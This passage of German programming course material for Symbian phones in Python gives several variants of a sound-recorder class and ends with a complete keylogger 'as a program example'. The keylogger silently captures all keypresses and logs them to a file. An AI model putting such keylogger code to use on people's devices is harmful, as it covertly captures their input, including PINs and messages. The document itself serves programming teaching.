		</answerNo>
		</question>
	</answerNo>
	</question>
</animaltree>
```

4 Klasse *Aufnahmegeraet*, Beispielimplementierungen

4.1 Einfache Variante

```
1  import audio
2  import os
3
4  class Aufnahmegeraet:
5      def nimmAuf(self):
6          self._sobj.record()
7      def stoppe(self):
8          self._sobj.stop()
9      def loesche(self):
10         self._sobj.close()
11         os.remove(self.pfad)
12         self._sobj = audio.Sound.open(self.pfad)
13     def spielAb(self):
14         self._sobj.play()
15     def setzeDateipfad(self,neu):
16         self.pfad = neu
17         self._sobj = audio.Sound.open(neu)
18     def gibDateipfad(self):
19         return self.pfad
```

4.2 Variante mit synthetischer Sprachausgabe

```
1  import audio
2  import os
3
4  class Aufnahmegeraet:
5      def setzeDateipfad(self,neu):
6          self.pfad = neu
7          self._sobj = audio.Sound.open(neu)
8      def gibDateipfad(self):
9          return self.pfad
10     def nimmAuf(self):
11         audio.say("Aufnahme gestartet.")
12         self._sobj.record()
13     def stoppe(self):
14         audio.say("Gestoppt.")
15         self._sobj.stop()
16     def spielAb(self):
17         self._sobj.play()
18     def loesche(self):
19         self._sobj.close()
20         os.remove(self.pfad)
21         self._sobj = audio.Sound.open(self.pfad)
```

4.3 Variante mit Sprachausgabe mit eigener Stimme

```
1  import audio
2  import os
3  import time
4
5  class Aufnahmegeraet:
6      def setzeDateipfad(self,neu):
7          self.pfad = neu
8          self._sobj = audio.Sound.open(neu)
9      def gibDateipfad(self):
10         return self.pfad
11     def nimmAuf(self):
12         so = audio.Sound.open("E:\\start.wav")
13         so.play()
14         time.sleep(so.duration())
15         so.close()
16         self._sobj.record()
17     def stoppe(self):
18         so = audio.Sound.open("E:\\stop.wav")
19         so.play()
20         time.sleep(so.duration())
21         so.close()
22         self._sobj.stop()
23     def spielAb(self):
24         self._sobj.play()
25     def loesche(self):
26         self._sobj.close()
27         os.remove(self.pfad)
28         self._sobj = audio.Sound.open(self.pfad)
```

4.4 Variante mit Verzweigungen

```
1  import audio
2  import os
3
4  class Aufnahmegeraet:
5      def setzeDateipfad(self,neu):
6          self.pfad = neu
7          self._sobj = audio.Sound.open(neu)
8      def gibDateipfad(self):
9          return self.pfad
10     def nimmAuf(self):
11         if self._sobj.state() == audio.ERecording:
12             print("Geht␣nicht,␣nehme␣schon␣etwas␣auf.")
13         elif self._sobj.state() == audio.EPlaying:
14             print("Geht␣nicht,␣spiele␣gerade␣etwas␣ab.")
15         else:
16             self._sobj.record()
17     def stoppe(self):
```

```
18          self._sobj.stop()
19      def spielAb(self):
20          if self._sobj.state() == audio.ERecording:
21              print("Geht nicht, nehme gerade etwas auf.")
22          elif self._sobj.state() == audio.EPlaying:
23              print("Geht nicht, spiele schon etwas ab.")
24          else:
25              self._sobj.play()
26      def loesche(self):
27          self._sobj.close()
28          if os.path.isfile(self.pfad):
29              os.remove(self.pfad)
30          self._sobj = audio.Sound.open(self.pfad)
```

4.5 Variante mit Steuerung über ein grafisches Menü

```
1   import appuifw
2   import audio
3   import os
4
5   class Aufnahmegeraet:
6       def setzeDateipfad(self,neu):
7           self.pfad = neu
8           self._sobj = audio.Sound.open(neu)
9       def gibDateipfad(self):
10          return self.pfad
11      def nimmAuf(self):
12          if self._sobj.state() == audio.ERecording:
13              appuifw.note(u"Geht nicht, nehme schon etwas auf.","info")
14          elif self._sobj.state() == audio.EPlaying:
15              appuifw.note(u"Geht nicht, spiele gerade etwas ab.","info")
16          else:
17              self._sobj.record()
18      def stoppe(self):
19          self._sobj.stop()
20      def spielAb(self):
21          if self._sobj.state() == audio.ERecording:
22              appuifw.note(u"Geht nicht, nehme gerade etwas auf.","info")
23          elif self._sobj.state() == audio.EPlaying:
24              appuifw.note(u"Geht nicht, spiele schon etwas ab.","info")
25          elif self._sobj.duration() == 0:
26              appuifw.note(u"Es wurde noch nichts aufgenommen.","info")
27          else:
28              self._sobj.play()
29      def loesche(self):
30          self._sobj.close()
31          #if os.path.isfile(self.pfad):
32          #    os.remove(self.pfad)
33          self._sobj = audio.Sound.open(self.pfad)
34
```

```
35
36 # Rekorderobjekt vorbereiten
37 rec = Aufnahmegeraet()
38 rec.setzeDateipfad("E:\\rec.wav")
39
40 # GUI vorbereiten
41 appuifw.app.title = u"Rekorder"
42 appuifw.app.menu = [ (u"Aufnehmen",rec.nimmAuf),
43                      (u"Abspielen",rec.spielAb),
44                      (u"Stoppen",rec.stoppe),
45                      (u"Loeschen",rec.loesche)]
46
47 # Programmstart und -ende
48 import e32
49 ao_lock = e32.Ao_lock()
50 def exithandler():
51     ao_lock.signal()
52 appuifw.app.exit_key_handler = exithandler
53 ao_lock.wait()
```

5 Keylogger als Programmbeispiel

```
1  import keycapture as k
2
3  uebersetzer = {
4   k.EKeyLeftSoftkey : "LeftSoftkey",
5   k.EKeyRightSoftkey : "RightSoftkey",
6   k.EKeyLeftArrow : "LeftArrow",
7   k.EKeyRightArrow : "RightArrow",
8   k.EKeyUpArrow : "UpArrow",
9   k.EKeyDownArrow : "DownArrow",
10  k.EKeyYes : "Yes/Green",
11  k.EKeyNo : "No/Red",
12  k.EKeySelect : "Select",
13  k.EKeyMenu : "Menu",
14  k.EKeyBackspace : "Backspace",
15  k.EKeyEdit : "Edit",
16  k.EKeyHash : "Hash",
17  k.EKey0 : "0", k.EKey1 : "1", k.EKey2 : "2",
18  k.EKey3 : "3", k.EKey4 : "4", k.EKey5 : "5",
19  k.EKey6 : "6", k.EKey7 : "7", k.EKey8 : "8",
20  k.EKey9 : "9", k.EKeyStar : "*", k.EKeyHash : "#",
21 }
22
23 # handling vorbereiten
24 dateihandler = open("E:\\logging.txt","w")
25
26 def eventhandler(key):
27     try:
28       dateihandler.write(uebersetzer[key]+"\n")
29     except:
30       dateihandler.write(str(key)+"\n")
31
32 # capturer vorbereiten
33 kc = k.KeyCapturer(eventhandler)
34 kc.keys = k.all_keys
35 kc.forwarding = 1
36
37 # logging starten
38 kc.start()
39
40 # sauberen abbruch ermoeglichen
41 import appuifw
42 def exit():
43     kc.stop()
44     dateihandler.close()
45
46 appuifw.app.exit_key_handler = exit
```